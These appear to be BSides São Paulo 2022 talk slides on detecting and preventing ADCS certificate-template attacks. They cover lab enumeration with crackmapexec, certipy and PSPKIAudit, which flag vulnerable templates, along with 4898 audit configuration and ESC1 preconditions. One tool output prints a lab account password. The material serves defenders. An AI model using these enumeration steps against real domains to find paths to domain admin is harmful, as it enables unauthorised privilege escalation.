Bsides 2022

Hunting and Prevent ADCS Attacks

About ME

My name is Fabrício Gimenes (FgP)

I have 9 years of experience in Offensive Security.
I love privilege escalation techinics like “Domain Admin” and some other types of Bypass like EDR and Windows Defender especially ☺ .

I have some security certifications like OSCP and OSWE.

Linkedin
https://www.linkedin.com/in/fabricio-gimenes-93bb6828/

Twitter
@donotouchplease

BSIDES SÃO PAULO

Disclaimer

Nothing I say here represents
my company, that is, all
“shit” is my responsibility

Agenda

- ADCS – Concept
- Templates
- Attacks ADCS
- ESC1
  - ESC1 - Missing configuration Templates
  - Event Log for ESC1
  - Hunting ESC1
- ESC8
  - ESC8 - NTLM Relay and ADCS
  - Event Log for ESC8
  - Hunting ESC8
- PoC – All thing together ELK
- Mitigations

BSIDES SÃO PAULO

The motivation

Especially for this talk my principal motivation was found any article like "Micro$oft" to explain and help the Blueteam to hunting the events and how they might protect the environment.

Most of the time people are very into how to get domain admin and how they can compromise a windows environment, in this talk I would like to talk about ADCS attacks and how we can hunt and protect our companies and how good practices are important to block bad one's hackers.

What's ADCS?

Active Directory Certificate Services (ADCS)


ADCS provides customizable services for issuing and managing public key infrastructure (PKI) certificates used in software security systems that employ public key technologies.
The digital certificates that AD CS provides can be used to encrypt and digitally sign electronic documents and messages. Further, these digital certificates can be used for authentication of the computer, user or device accounts on a network. Digital certificates are used to provide:

1) Confidentiality - through encryption
2) Integrity - through digital signatures
3) Authentication - by associating certificate keys with the computer, user, or device accounts on a computer network.

These certificate services were available starting in Windows 2000 and continue to be available as a server role in Windows Server 2008 R2.

Templates

AD CS Enterprise CAs issue certificates with settings defined by AD objects known as certificate templates. These templates are collections of enrollment policies and predefined certificate settings and contain things like “How long is this certificate valid for?”, “What is the certificate used for?”, “How is the subject specified?”, “Who is allowed to request a certificate?”, and a myriad of other settings:



The pKIExtendedKeyUsage attribute on an AD certificate template object contains an array of object identifiers (OIDs) enabled for the template. These EKU object identifiers affect what the certificate can be used focused on EKUs that, when present in a certificate, permit authentication to Active Directory. We originally thought that only the “Client Authentication“ OID (1.3.6.1.5.5.7.3.2) enabled this; however, our research also found that the following OID scenarios can enable certificate-based authentication:

Description	OID
Client Authentication	1.3.6.1.5.5.7.3.2
PKINIT Client Authentication*	1.3.6.1.5.2.3.4
Smart Card Logon	1.3.6.1.4.1.311.20.2.2
Any Purpose	2.5.29.37.0
SubCA	(no EKUs present)

ADCS - Missing Configuration - Recon

The first thing we must do is identify some internals ADCS, to do this we can use different tools such as “crackmapexec and certipy” as we can see in the image below.

CRACKMAPEXEC

```
┌──(fgp㉿FgP)-[~/EkoParty]
└─$ cme ldap fgp.corp -u svc_adcs -p senha_lab.txt -M adcs

SMB         fgp.corp        445    FGPCOMPUTER      [*] Windows Server 2016 Datacenter Evaluation 14393
x64 (name:FGPCOMPUTER) (domain:fgp.corp) (signing:True) (SMBv1:True)
LDAP        fgp.corp        389    FGPCOMPUTER      [+] fgp.corp\svc_adcs:Password)(*!@#
ADCS                                                Found PKI Enrollment Server: ADCS.fgp.corp
ADCS                                                Found CN: fgp-ADCS-CA
ADCS                                                Found PKI Enrollment WebService:
https://adcs.fgp.corp/fgp-ADCS-CA_CES_Kerberos/service.svc/CES
```

CERTIPY 4.0

```
┌──(fgp㉿FgP)-[~/EkoParty]
└─$ certipy find -u svc_adcs@fgp.corp -p '' -dc-ip 192.168.15.99

Certipy v4.0.0 - by Oliver Lyak (ly4k)

Password:
[*] Finding certificate templates
[*] Found 37 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Trying to get CA configuration for 'fgp-ADCS-CA' via CSRA
[*] Got CA configuration for 'fgp-ADCS-CA'
[!] Failed to lookup user with SID 'S-1-5-21-2878176725-872450471-2634862078-500'
[*] Saved BloodHound data to '20221025160040_Certipy.zip'. Drag and drop the file into the BloodHound
GUI from @ly4k
[*] Saved text output to '20221025160040_Certipy.txt'
[*] Saved JSON output to '20221025160040_Certipy.json'
```

PSPKIAudit

```
PS C:\PSPKIAudit-0.3.5> Invoke-PKIAudit

 _____ _____ _____ _____ _____ _____ _____ _____ _____ _____
|  _  |   __|  _  |  |  |  _  |  |  |  _  |  |  |  _  |  |  |
|   __|__   |   __|    -|     |  |  |     |  |  |     |  |  |
|__|  |_____|__|  |__|__|__|__|_____|__|__|_____|_____|_____|
v0.3.5

[*] Enumerating certificate authorities with Get-AuditCertificateAuthority...

WARNING: [Test-UserSpecifiesSAN] ADCS.fgp.corp not reachable!


=== Certificate Authority ===

ComputerName            : ADCS.fgp.corp
CAName                  : fgp-ADCS-CA
ConfigString            : ADCS.fgp.corp\fgp-ADCS-CA
IsRoot                  : True
AllowsUserSuppliedSans  : False
VulnerableACL           : True
EnrollmentPrincipals    : NT AUTHORITY\Authenticated Users
                          FGP0\Domain Admins
EnrollmentEndpoints     : http://ADCS.fgp.corp/certsrv/
NTLMEnrollmentEndpoints : http://ADCS.fgp.corp/certsrv/
DACL                    : NT AUTHORITY\Authenticated Users (Allow) - ManageCA, Enroll
                          BUILTIN\Administrators (Allow) - ManageCA, ManageCertificates
                          FGP0\Domain Admins (Allow) - ManageCA, ManageCertificates, Enroll
                          FGP0\Enterprise Admins (Allow) - ManageCA, ManageCertificates
                          FGP0\svc_adcs (Allow) - ManageCA
Misconfigurations       : ESC7,ESC8
```


```
[!] Potentially vulnerable Certificate Templates:

CA                      : ADCS.fgp.corp\fgp-ADCS-CA
Name                    : User2
SchemaVersion           : 2
OID                     : User2 (1.3.6.1.4.1.311.21.8.886452.3118961.4411052.6625055.7056754.184.3713294.15393368)
VulnerableTemplateACL   : True
LowPrivCanEnroll        : True
EnrolleeSuppliesSubject : True
EnhancedKeyUsage        : Client Authentication (1.3.6.1.5.5.7.3.2)
HasAuthenticationEku    : True
HasDangerousEku         : False
EnrollmentAgentTemplate : False
CAManagerApproval       : False
IssuanceRequirements    : [Issuance Requirements]
                            Authorized signature count: 0
                            Reenrollment requires: same criteria as for enrollment.
ValidityPeriod          : 1 years
RenewalPeriod           : 6 weeks
Owner                   : O:S-1-5-21-2878176725-872450471-2634862078-500
DACL                    : NT AUTHORITY\Authenticated Users (Allow) - Read, Write, Enroll, Autoenroll
                          FGP0\Domain Admins (Allow) - Read, Write, Enroll
                          FGP0\Domain Users (Allow) - Enroll, Autoenroll
                          FGP0\Enterprise Admins (Allow) - Read, Write, Enroll
                          S-1-5-21-2878176725-872450471-2634862078-500 (Allow) - Read, Write
Misconfigurations       : ESC1,ESC4
```

BSIDES SÃO PAULO

Audit - ADCS

To configure Certification Service audit, you must enable "Audit Certification Services" subcategory of advanced audit policy, and at the level of the CA server, additionally determine which event categories should be logged.
It is recommended to select all events to audit!



Audit ADCS - What events are we interested in?

Event Properties - Event 4898, Microsoft Windows security auditing.

General | Details

Certificate Services loaded a template.

Administrator v4.1 (Schema V1)

CN=Administrator,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=fgp,DC=corp


Template Information:
Template Content:
flags = 0x1023a (66106)
CT_FLAG_ADD_EMAIL -- 0x2
CT_FLAG_PUBLISH_TO_DS -- 0x8
CT_FLAG_EXPORTABLE_KEY -- 0x10 (16)
CT_FLAG_AUTO_ENROLLMENT -- 0x20 (32)
CT_FLAG_ADD_TEMPLATE_NAME -- 0x200 (512)
CT_FLAG_IS_DEFAULT -- 0x10000 (65536)

msPKI-Private-Key-Flag = 0x10 (16)
CTPRIVATEKEY_FLAG_EXPORTABLE_KEY -- 0x10 (16)
CTPRIVATEKEY_FLAG_ATTEST_NONE -- 0x0
TEMPLATE_SERVER_VER_NONE<<CTPRIVATEKEY_FLAG_SERVERVERSION_SHIFT -- 0x0
TEMPLATE_CLIENT_VER_NONE<<CTPRIVATEKEY_FLAG_CLIENTVERSION_SHIFT -- 0x0

msPKI-Certificate-Name-Flag = 0xa6000000 (2785017856)
CT_FLAG_SUBJECT_ALT_REQUIRE_UPN -- 0x2000000 (33554432)
CT_FLAG_SUBJECT_ALT_REQUIRE_EMAIL -- 0x4000000 (67108864)
CT_FLAG_SUBJECT_REQUIRE_EMAIL -- 0x20000000 (536870912)
CT_FLAG_SUBJECT_REQUIRE_DIRECTORY_PATH -- 0x80000000 (2147483648)

Log Name:	Security		
Source:	Microsoft Windows security	Logged:	11/14/2022 9:29:31 AM
Event ID:	4898	Task Category:	Certification Services
Level:	Information	Keywords:	Audit Success
User:	N/A	Computer:	ADCS.fgp.corp
OpCode:	Info		

The event 4898 is your friendly ☺



Principal EventID - 4898

It is important to note that 4898 event is not suitable for real-time detection of template creation/modification.
By default, 4898 is triggered in the following cases:

- at the time of the first enrollment since CA service start;
- at the time of the first enrollment since certificate template modification.

```
C:\Users\Administrator>certutil -setreg policy\EditFlags +EDITF_AUDITCERTTEMPLATELOAD
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\CertSvc\Configuration\fgp-ADCS-CA\PolicyModules\CertificateAuthority_MicrosoftDefault.Policy\EditFlags:

Old Value:
  EditFlags REG_DWORD = 11014e (1114446)
    EDITF_REQUESTEXTENSIONLIST -- 2
    EDITF_DISABLEEXTENSIONLIST -- 4
    EDITF_ADDOLDKEYUSAGE -- 8
    EDITF_BASICCONSTRAINTSCRITICAL -- 40 (64)
    EDITF_ENABLEAKIKEYID -- 100 (256)
    EDITF_ENABLEDEFAULTSMIME -- 10000 (65536)
    EDITF_ENABLECHASECLIENTDC -- 100000 (1048576)

New Value:
  EditFlags REG_DWORD = 31014e (3211598)
    EDITF_REQUESTEXTENSIONLIST -- 2
    EDITF_DISABLEEXTENSIONLIST -- 4
    EDITF_ADDOLDKEYUSAGE -- 8
    EDITF_BASICCONSTRAINTSCRITICAL -- 40 (64)
    EDITF_ENABLEAKIKEYID -- 100 (256)
    EDITF_ENABLEDEFAULTSMIME -- 10000 (65536)
    EDITF_ENABLECHASECLIENTDC -- 100000 (1048576)
    EDITF_AUDITCERTTEMPLATELOAD -- 200000 (2097152)
CertUtil: -setreg command completed successfully.
The CertSvc service may need to be restarted for changes to take effect.
```

•It is possible to increase the frequency of 4898 events by setting flag ***EDITF_AUDITCERTTEMPLATELOAD*** for EditFlags parameter, using certutil or via registry modification. With this setting, event 4898, in addition to the situations already described, will also be generated after CA service start for each template published for enrollment


ADCS Attacks - ESC1

ESC1 — Misconfigured Certificate Templates


There is a specific set of settings for certificate templates that makes them extremely vulnerable. As in regular-domain-user-to-domain-admin vulnerable. The first scenario (ESC1) that results in this vulnerable configuration is as follows:

- The Enterprise CA grants low-privileged users enrollment rights. The Enterprise CA's configuration must permit low-privileged users the ability to request certificates. See the "Enrollment Rights and Protocols" section at the beginning of this paper for more details.
- Manager approval is disabled. This setting necessitates that a user with CA "manager" permissions review and approve the requested certificate before the certificate is issued. See the "Manager Approval" section at the beginning of this paper for more details.
- No authorized signatures are required. This setting requires any CSR to be signed by an existing authorized certificate. See the "Enrollment Agents, Authorized Signatures, and Application Policies" section at the beginning of this paper for more details.
- An overly permissive certificate template security descriptor grants certificate enrollment rights to low-privileged users. Having certificate enrollment rights allows a low-privileged attacker to request and obtain a certificate based on the template. Enrollment Rights are granted via the certificate template AD object's security descriptor.

Certificate Templates Console



PKI don't need Manager Approval




Certificate template that vulnerable to the ESC1 technique EventID


Unfortunately, there is no simple way to monitor requesting the certificates, but we can use the Windows Event Log to help us identify the arbitrary SAN.

EventID 4898 - Manager approval DISABLE

Grants certificate enrollment right to the “Domain Users”



EventID 4898 - Supply in the Request DISABLE



BSIDES SÃO PAULO


ESC1 Hunting - Misconfigured Certificate Templates

When the ESC1 Misconfiguration is exploited the we can see three eventsID “4886 and 4887”.

